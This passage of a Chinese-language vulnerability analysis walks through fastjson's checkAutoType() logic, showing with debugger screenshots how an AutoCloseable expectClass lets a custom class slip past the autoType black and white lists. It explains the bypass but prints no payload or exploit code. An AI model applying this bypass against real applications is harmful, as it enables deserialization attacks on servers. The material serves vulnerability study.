
第一次是传入 AutoCloseable 类进行校验,这里CheckAutoType()函数的 expectClass 参数是为 null 的:

往下,直接从缓存 Mapping 中获取到了 AutoCloseable 类:然后获取到这个 clazz 之后进行了一系列的判断,clazz 是否为 null,以及关于 internalWhite 的判断,internalWhite 就是内部加白的名单,很显然我们这里肯定不是,内部加白的名单一定是非常安全的。
然后后面这个判断里面出现了 expectClass,先判断 clazz 是否不是 expectClass 类的继承类且不是 HashMap 类型,是的话抛出异常,否则直接返回该类。
我们这里没有 expectClass,所以会直接返回 AutoCloseable 类

接着,返回到 DefaultJSONParser 类中获取到 clazz 后再继续执行,根据 AutoCloseable 类获取到反序列化器为 JavaBeanDeserializer,然后应用该反序列化器进行反序列化操作:


往里走,调用的是 JavaBeanDeserializer 的 deserialze() 方法进行反序列化操作,其中 type 参数就是传入的 AutoCloseable类,如图:


往下的逻辑,就是解析获取 PoC 后面的类的过程。这里看到获取不到对象反序列化器之后,就会进去如图的判断逻辑中,设置 type 参数即 java.lang.AutoCloseable 类为 checkAutoType() 方法的 expectClass 参数来调用 checkAutoType() 函数来获取指定类型,然后在获取指定的反序列化器:
此时,第二次进入 checkAutoType() 函数,typeName 参数是 PoC 中第二个指定的类,expectClass 参数则是 PoC 中第一个指定的类:

往下,由于java.lang.AutoCloseable类并非其中黑名单中的类,因此expectClassFlag被设置为true:


往下,由于expectClassFlag为true且目标类不在内部白名单中,程序进入AutoType开启时的检测逻辑:
由于我们定义的 VulAutoCloseable 类不在黑白名单中,因此这段能通过检测并继续往下执行。
